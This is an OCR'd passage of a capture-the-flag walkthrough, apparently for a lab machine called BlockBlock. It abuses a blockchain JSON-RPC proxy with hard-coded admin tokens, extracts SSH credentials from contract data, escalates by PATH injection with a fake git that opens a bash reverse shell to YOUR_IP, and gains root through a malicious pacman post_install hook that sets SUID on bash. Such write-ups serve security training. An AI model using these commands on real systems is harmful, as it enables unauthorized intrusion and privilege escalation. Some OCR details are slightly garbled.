
We can capture the cast-foundry request using Burp Suite to determine the structure required for blockchain interaction. We can intercept and analyze the request details by configuring the HTTP_PROXY variable to point to the Burp proxy and execute the cast command.

```
export HTTP_PROXY=127.0.0.1:8080
cast bl -r http://10.10.11.43:8545
```




```json
{
  "method": "eth_getBlockByNumber",
  "params": [
    "latest",
    false
  ],
  "id": 0,
  "jsonrpc": "2.0"
}
```

We can send the above request body to the `/api/json-rpc` endpoint, including the necessary token and cookies. The server successfully authenticates the request and returns blockchain data in the response.



To streamline this process, we can create a Python-based proxy that allows `cast-foundry` to interact with it. The proxy will modify the request by adding the required cookies and tokens before forwarding it to the `/api/json-rpc` endpoint.

```python
#!/usr/bin/python3
import requests
from flask import Flask, request, Response
app = Flask(__name__)

@app.route("/", defaults={"path": ""}, methods=["GET","POST","PUT","DELETE"])

@app.route("/<path:path>", methods=["GET","POST","PUT","DELETE"])

def proxy(path):
    url = "http://MACHINE_IP/api/json-rpc" + path
```

```
    headers = {key: value for (key, value) in request.headers if key != "Host"}
    # Include the API authorization token in the header
    headers["token"] =
("69fabab37b06b0fea60c727cea028e7f5b6d69816d465cb145cdec7e5b65e485")
    # Include the admin token as cookie
    cookies = {
        "token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc0MzA2NDAzMyw
ianRpIjoiM2IzMjAxYjgtNmM0Mi00MzgyLTk1MTYtZWMyMzllYzgyYTZiIiwidHlwZSI6ImFjY2VzcyIs
InN1YiI6ImFkbWluIiwibmJmIjoxNzQzMDY0MDMzLCJleHAiOjE3NDM2Njg4MzN9.PZ3HK-
8SzXU1uL232Y7d8nN_T_RAVliWHKc2Cr-fyig"
        }
    req =
requests.request(method=request.method,url=url,headers=headers,data=request.get_d
ata(),cookies=cookies,)
    resp = Response(response=req.content, status=req.status_code,
headers=dict(req.headers))
    return resp
```

Start the Flask proxy server.

```
$ flask --app main.py run -p 80 --debug --host 0.0.0.0

 * Serving Flask app 'main.py'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.227.232:80
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 492-226-633
```

We can now use the `cast` utility on the local Flask proxy server to interact with the blockchain.

```
$ cast bl 0 -r http://127.0.0.1:80

baseFeePerGas        1000000000
difficulty           0
extraData            0x
gasLimit             30000000
gasUsed              0
hash
0xd76bfd2acef555828e8810c849cfcbed6675f6e6de8073ad7650a2a5f2c9af5d
logsBloom
0x00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000
```

```
miner                 0x0000000000000000000000000000000000000000
mixHash
0x0000000000000000000000000000000000000000000000000000000000000000
nonce                 0x0000000000000000
number                0
parentHash
0x0000000000000000000000000000000000000000000000000000000000000000
parentBeaconRoot
transactionsRoot
0x56e81f171bcc55a6ff8345e692c0f86e5b48e01b996cadc001622fb5e363b421
receiptsRoot
0x0000000000000000000000000000000000000000000000000000000000000000
sha3Uncles
0x1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347
size                  517
stateRoot
0x0000000000000000000000000000000000000000000000000000000000000000
timestamp             1742625113 (Sat, 22 Mar 2025 06:31:53 +0000)
withdrawalsRoot
totalDifficulty       0
blobGasUsed           0
excessBlobGas         0
requestsHash
transactions:         []
```

Recalling the `/api/contract_source` endpoint, which exposed details about the two contracts used by the platform, we can examine the first contract, `Chat.sol`. This contract serves as storage for chat messages, but it doesn't reveal anything new since we already had access to the message history from both the chat and admin pages. However, the second contract, `Database.sol`, is more interesting as it functions as a database, storing each user's username and password pairs—including those of the admin and another user named `keira`.

We know that initially, there were 12 blocks present in the application. We can use the following script to analyze transactions within the first 12 blocks of the blockchain. The first loop iterates through block numbers 0 to 11 and retrieves their details using `cast bl $i -r $rpc`. The output is filtered using grep to extract transaction hashes, which are appended to a file named `txns`. Once we have collected the transaction hashes, the second loop reads each transaction hash from the `txns` file and fetches its details using `cast tx $i -r $rpc`, storing the output in a separate file named after the transaction hash. This allows us to extract and analyze blockchain transactions for systematic further investigation.

```
rpc=http://127.0.0.1:80
for i in {0..11}; do cast bl $i -r $rpc | grep 'transactions:' -2 | grep -Po
'0x.+' >> txns; done
for i in `cat txns`; do cast tx $i -r $rpc > $i ;done
```

The transactions' data have been successfully saved in their respective files.

```
$ cat txns
0x95125517a48dcf4503a067c29f176e646ae0b7d54d1e59c5a7146baf6fa93281
0x263243bf28d7e82205008d1437d02289b148b6d64d528e25ee31bdbea45319d8
0xeebe19598f35ccc154e96861f410a90f6a76ab9aeec456a880e6cb8b571faf62
0xd5cc041ef3a573bd65abe7a769ec7b566e002b4b4b48a8f7472c1ebd78e55dd7
0x2de4955154bc37a7470f88e38c3c6a4322115078674f1f6e0dda7fe16ece4540
0x14768b42afb0c53c054966e41338f90a86f26c58ef9d9e350137ab7f9f455b83
0xaba3b6812a86f6a70e60cb118cccd3b9ded9dcbccf84eec299a76ce8e3135d6f
0x429c107df92c30695517c5c92ceb4ade19dbbf1af8582e243bcdf0c31cd8ba23
0x8e5b31a58c10bb006f6fdcc7b2ad08822fda24be25b5d05adbac2dc26e37356b
0x2c56d8440776c0be1adb9633d3c102aefb9ab73d3a4701f98fb6483ee9a05796
0xd08dc4f891c4f9359b9d9e7af73371486253f3bb32f2550ebdc9ea7b76c6b512

$ ls | grep 0x
0x14768b42afb0c53c054966e41338f90a86f26c58ef9d9e350137ab7f9f455b83
0x263243bf28d7e82205008d1437d02289b148b6d64d528e25ee31bdbea45319d8
0x2c56d8440776c0be1adb9633d3c102aefb9ab73d3a4701f98fb6483ee9a05796
0x2de4955154bc37a7470f88e38c3c6a4322115078674f1f6e0dda7fe16ece4540
0x429c107df92c30695517c5c92ceb4ade19dbbf1af8582e243bcdf0c31cd8ba23
0x8e5b31a58c10bb006f6fdcc7b2ad08822fda24be25b5d05adbac2dc26e37356b
0x95125517a48dcf4503a067c29f176e646ae0b7d54d1e59c5a7146baf6fa93281
0xaba3b6812a86f6a70e60cb118cccd3b9ded9dcbccf84eec299a76ce8e3135d6f
0xd08dc4f891c4f9359b9d9e7af73371486253f3bb32f2550ebdc9ea7b76c6b512
0xd5cc041ef3a573bd65abe7a769ec7b566e002b4b4b48a8f7472c1ebd78e55dd7
0xeebe19598f35ccc154e96861f410a90f6a76ab9aeec456a880e6cb8b571faf62
```

After reviewing all the transactions, we can identify potentially interesting ones and filter out the relevant transactions.

```
$ cat 0x*

[** SNIP **]

blockHash
0x5623a33996e3fd15aa7b2d0b5ac50e80495d2e7c30fa28154ef9dfdae4479682
blockNumber          2
from                 0xB795Dc8a5674250b602418E7f804cD162F03338b
transactionIndex     0
effectiveGasPrice    88509535O
accessList           []
chainId              31337
gasLimit             1568168
hash
0x263243bf28d7e82205008d1437d02289b148b6d64d528e25ee31bdbea45319d8
```

```
input
0x60c060405234801561001057600080fd5b50604051611c51380380611c5183398101604081905261002f91610096565b336080526001600160a01b03811660a0819052604051636362d378c560e11b8152306004820152263c5a6f18a906024016000604051808303816000087803b15801561007857600080fd5b505af115801561008c573d6000803e3d6000fd5b50505050506100c6565b60006020828403121561008a857600080fd5b81516001600160a01b03811681146100bf57600080fd5b9392505050565b60805160a051611af661015b600039600081816101019a015281816102c
[** SNIP **]

accessList           []
chainId              31337
gasLimit             1211442
hash
0x95125517a48dcf4503a067c29f176e646ae0b7d54d1e59c5a7146baf6fa93281
input
0x60a060405234801561001057600080fd5b506040516118453803806118458339810160408190526100
1002f9161039a565b604051806060016040528082815260200160405180604001604052806005815260
6020016430b236b4b760d91b81525081526020016001151581525060016040516100849064306430b236b
4b760d91b815260050190565b90815264051908190036020
[** SNIP **]
```


Only two transactions are noteworthy, both contract-creation transactions. We can efficiently extract and filter the relevant text from these contracts using `grep`.

```
$ cat 0x* | grep input | grep -vP '0x$'
```

Instead of fully reversing and decoding them, a quicker approach is simply unhexing the input data. The first contract creation transaction does not contain any readable text, but the second one reveals the username "keira" and another string that appears to be a password. This assumption is based on analyzing the contract's constructor, which takes two string inputs: `secondaryAdminUsername` and `password`.

```
constructor(string memory secondaryAdminUsername,string memory password) {
        users["admin"] = User(password,"admin", true);
        owner = msg.sender;
        registerAccount(secondaryAdminUsername, password);
}
```

We can use this website to unhex the data.




```
keira
SomedayBitCoinWillCollapse
```

Let's try to log in via SSH using the credentials we obtained.

```
$ ssh keira@10.10.11.43
keira@10.129.64.221's password:

Last login: Mon Nov 18 17:09:05 2024 from 10.10.14.23
[keira@blockblock ~]$ id
uid=1000(keira) gid=1000(keira) groups=1000(keira)
```

The root flag can be obtained at `/home/keira/user.txt`.

```
cat /home/keira/user.txt
```

Lateral Movement

System enumeration reveals that user `keira` has sudo permission to run `/home/paul/.foundry/bin/forge` command as user `paul` without requiring a password.

```
[keira@blockblock ~]$ sudo -l

User keira may run the following commands on blockblock:
    (paul : paul) NOPASSWD: /home/paul/.foundry/bin/forge
```

> Forge is a CLI tool from the Foundry framework used for building and testing Ethereum smart contracts.

Although `keira` cannot read the binary at `/home/paul/.foundry/bin/forge`.

```
[keira@blockblock ~]$ file /home/paul/.foundry/bin/forge

/home/paul/.foundry/bin/forge: cannot open `/home/paul/.foundry/bin/forge'
(Permission denied)
```

Thus, let us download Foundary and analyze it locally. The binary is an ELF executable, but since Foundry is written in Rust, we can use the `RUST_LOG=trace` environment variable to gain insight into the binary's internal behavior during execution. Setting this variable allows us to view debug output and observe any system calls the binary makes. We can run the forge build command locally after installing Foundry and setting RUST_LOG=trace.

```
$ export RUST_LOG=trace

$ forge build

2025-03-15T11:42:14.033162Z TRACE foundry_config::providers::remappings: get all
remappings from "/home/dotguy/Desktop/Boxes/BlockBlock"
2025-03-15T11:42:14.033247Z TRACE foundry_config::providers::remappings: find all
remappings lib="/home/dotguy/Desktop/Boxes/BlockBlock/lib"
2025-03-15T11:42:14.033636Z TRACE foundry_config: load config with provider:
Metadata { name: "Default", source: None, provide_location: None, interpolater:
}
2025-03-15T11:42:14.034086Z TRACE foundry_cli::utils: executing command=cd
"/home/dotguy/Desktop/Boxes/BlockBlock" && "git" "submodule" "status"
"/home/dotguy/Desktop/Boxes/BlockBlock/lib"      <<<< here
2025-03-15T11:42:14.050260Z TRACE foundry_cli::utils: code=Some(128)
output=Output { status: ExitStatus(unix_wait_status(32768)), stdout: "", stderr:
"fatal: not a git repository (or any of the parent directories): .git\n" }
Nothing to compile
```

The log trace logs showed that the binary attempts to run the `git` command without specifying its full path. Since the binary relies on the `PATH` environment variable to locate git, this behavior indicates a potential PATH injection vulnerability.

To exploit this, we craft a malicious `git` executable with a reverse shell payload. We can then place it in a directory we control and then prepend this directory to the front of the `PATH` environment variable before executing the `forge` binary.

```
mkdir /tmp/dot
echo -e '#!/usr/bin/bash\nbash -i >& /dev/tcp/YOUR_IP/1337 0>&1' > /tmp/dot/git
chmod +x /tmp/dot/git
export PATH=/tmp/dot:$PATH
```

Set up a Netcat listener on the local machine.

```
$ nc -nvlp 1337
```

Now run the `forge build` command as user `paul`.

```
sudo -u paul /home/paul/.foundry/bin/forge build
```

We receive a shell as user `paul` on our listener.

```
$ nc -nvlp 1337

[paul@blockblock tmp]$ id
uid=1001(paul) gid=1001(paul) groups=1001(paul)
```

Privilege Escalation

We can check user Paul's sudo permissions and discover that he can run the `/usr/bin/pacman` command as the `root` user.

```
[paul@blockblock tmp]$ sudo -l
User paul may run the following commands on blockblock:
    (ALL : ALL) NOPASSWD: /usr/bin/pacman
```

> **What is Pacman?**
>
> Pacman is the default package manager for Arch Linux and its derivatives. It handles the installation, removal, and updating of software packages, automatically resolving dependencies and downloading precompiled binaries from official repositories.

Since `pacman` can install packages system-wide with root privileges, this access can be abused to execute arbitrary commands or modify critical file permissions on the system. We can attempt to set the SUID bit on `/usr/bin/bash` via a malicious Pacman package. This will allow us to spawn a root shell by executing `bash -p`. The attack involves crafting a custom package that uses Pacman's `post_install()` hook, which runs commands as root after the package is installed. A detailed breakdown of this technique is available here.

A dummy directory structure needs to be created for packaging purposes, even though we're not installing any files.

```
mkdir -p /tmp/pacman/root/
cd /tmp/pacman
tar -czf root.tar.gz root
```

We need to create an install hook named `root.install` to set the SUID bit on `/usr/bin/bash`. This post-install hook ensures that the command is executed after the package is installed and has the necessary root privileges to modify system binaries.

```
[paul@blockblock pacman]$ cat > root.install << 'EOF'
post_install() {
    chmod +s /usr/bin/bash
}
EOF
```

The `PKGBUILD` file instructs Pacman how to build the package and specifies the install script.

```
[paul@blockblock pacman]$ cat > PKGBUILD << 'EOF'
pkgname=privesc
pkgver=1.0
pkgrel=1
pkgdesc="Privilege escalation"
arch=('x86_64')
```

```
url="https://example.com"
license=('GPL')
install=root.install
source=()
package() {
    mkdir -p "$pkgdir/usr/bin"
}
EOF
```

The `install=root.install` line tells pacman to execute the `post_install()` function after installation. The package can be built using `makepkg`, skipping source verification. This creates a file like `privesc-1.0-1-x86_64.pkg.tar.zst`.

```
[paul@blockblock pacman]$  makepkg --skipinteg

==> Making package: privesc 1.0-1 (Sat 15 Mar 2025 06:38:14 AM UTC)
==> Checking runtime dependencies...
==> Checking buildtime dependencies...
==> Retrieving sources...
==> WARNING: Skipping all source file integrity checks.
==> Extracting sources...
==> Removing existing $pkgdir/ directory...
==> Entering fakeroot environment...
==> Starting package()...
==> Tidying install...
  -> Removing libtool files...
  -> Purging unwanted files...
  -> Removing static library files...
  -> Stripping unneeded symbols from binaries and libraries...
  -> Compressing man and info pages...
==> Checking for packaging issues...
==> Creating package "privesc"...
  -> Generating .PKGINFO file...
  -> Generating .BUILDINFO file...
  -> Adding install file...
  -> Generating .MTREE file...
  -> Compressing package...
==> Leaving fakeroot environment.
==> Finished making: privesc 1.0-1 (Sat 15 Mar 2025 06:38:16 AM UTC)
```

Let's now install the malicious package.

```
[paul@blockblock pacman]$ sudo pacman -U privesc-1.0-1-x86_64.pkg.tar.zst

loading packages...
resolving dependencies...
looking for conflicting packages...
Packages (1) privesc-1.0-1
:: Proceed with installation? [Y/n] y
(1/1) checking keys in keyring
              [#############################################################] 100%
(1/1) checking package integrity
              [#############################################################] 100%
```

```
(1/1) loading package files
            [#############################################################] 100%
(1/1) checking for file conflicts
            [#############################################################] 100%
(1/1) checking available disk space
            [#############################################################] 100%
:: Processing package changes...
(1/1) installing privesc
             [############################################################] 100%
:: Running post-transaction hooks...
(1/1) Arming ConditionNeedsUpdate...
```

We can verify that the SUID bit has been set on `/usr/bin/bash`.

```
[paul@blockblock pacman]$ ls -l /usr/bin/bash
-rwsr-sr-x 1 root root 1112880 Jan 16  2024 /usr/bin/bash
```

We can now spawn a root shell using the `-p` flag, which preserves the elevated privileges granted by the SUID bit.

```
[paul@blockblock pacman]$ /usr/bin/bash -p

bash-5.2# id
uid=1001(paul) gid=1001(paul) euid=0(root) egid=0(root) groups=0(root),1001(paul)
```

The root flag can be obtained at `/root/root.txt`.

```
cat /root/root.txt
```